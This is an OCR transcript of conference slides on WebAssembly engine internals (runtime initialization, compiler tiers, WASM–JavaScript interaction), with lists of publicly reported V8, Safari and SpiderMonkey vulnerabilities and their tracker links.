  - GlobalObject

- **Runtime Initialization**: Initialize the Runtime context of the certain WASM instance
  - Object : instance, memory, module, table…
  - Call info : Add info that cannot be determined during the compilation phase.*(Number of variables, stack call depth)*
  - Call Frame : Initialize call frame layout.*(Calling convention, 'this' pointer, instance object)*


- **Tier-up**: When switching to optimized code, build the appropriate execution context.



Bugs in WASM

Bugs in Runtime Build Process

- **CVE-2024-2887:** Type Confusion in WebAssembly. *Reported by Manfred Paul, via Pwn2Own*[1] WasmGC
- **CVE-2022-32863:** Use of Uninitialized in Safari. *Reported by P1umer, afang, xmzyshypnc*[2] WasmEH
- **CVE-2024-1938:** Type Confusion in V8. *Reported by Jerry*[3] JIT
- **Issue 268424:** Stack Overflow in Safari[4] WasmEH JIT




[*] Related to WASM-specific structure
[1] https://issues.chromium.org/issues/330588502
[2] https://support.apple.com/en-hk/102893
[3] https://issues.chromium.org/issues/324596281
[4] https://bugs.webkit.org/show_bug.cgi?id=268424

Workflow in WASM


The Execution Phase – Bytecode Exec

- Baseline compiler v.s Optimizing compiler [*]



Since 2014

Since 2018




[*] Take V8 as an example; the same applies to other WebAssembly engines.


Workflow in WASM

The Execution Phase – Bytecode Exec


- Baseline compiler v.s Optimizing compiler [*]




Since 2014



Since 2018






[*] Take V8 as an example; the same applies to other WebAssembly engines.

Bugs in WASM

Bugs in Bytecode Exec Process

- **CVE-2023-4068:** Type Confusion in V8. *Reported by Jerry*[1]
  WasmGC
- **CVE-2023-4070**: Type Confusion in V8. *Reported by Jerry*[2]
  WasmGC
- **ISSUE-1880719:** OOB in SpiderMonkey. *Reported by P1umer*[3]
  WasmGC
- **ISSUE- 1882481 :** OOB in SpiderMonkey. *Reported by P1umer*[4]
  WasmGC




[*] Related to the implementation of new proposals
[1] https://issues.chromium.org/issues/40067712
[2] https://issues.chromium.org/issues/40067050
[3] https://bugzilla.mozilla.org/show_bug.cgi?id=1880719
[4] https://bugzilla.mozilla.org/show_bug.cgi?id=1882481

Workflow in WASM

External Interaction

- **Active External Interaction:** refers to explicit interactions generated by bytecode. [specifically bytecode designed to interact with the relevant JavaScript environment]
  - *Import / Export / CallRef / Global / Table*




Workflow in WASM

External Interaction

- **Active External Interaction:** refers to explicit interactions generated by bytecode. [specifically bytecode designed to interact with the relevant JavaScript environment]
  - *Import / Export / CallRef / Global / Table*

- **Passive External Interaction:** In contrast to active interaction, passive interaction does not involve explicit inter-action upon the introduction of bytecode
  - *Exception / Memory / WasmGC / Others*



Workflow in WASM


Active External Interaction

Q: How WASM and JavaScript talk with each other?


Workflow in WASM

Active External Interaction

Q: How WASM and JavaScript talk with each other?



Type used in WASM context

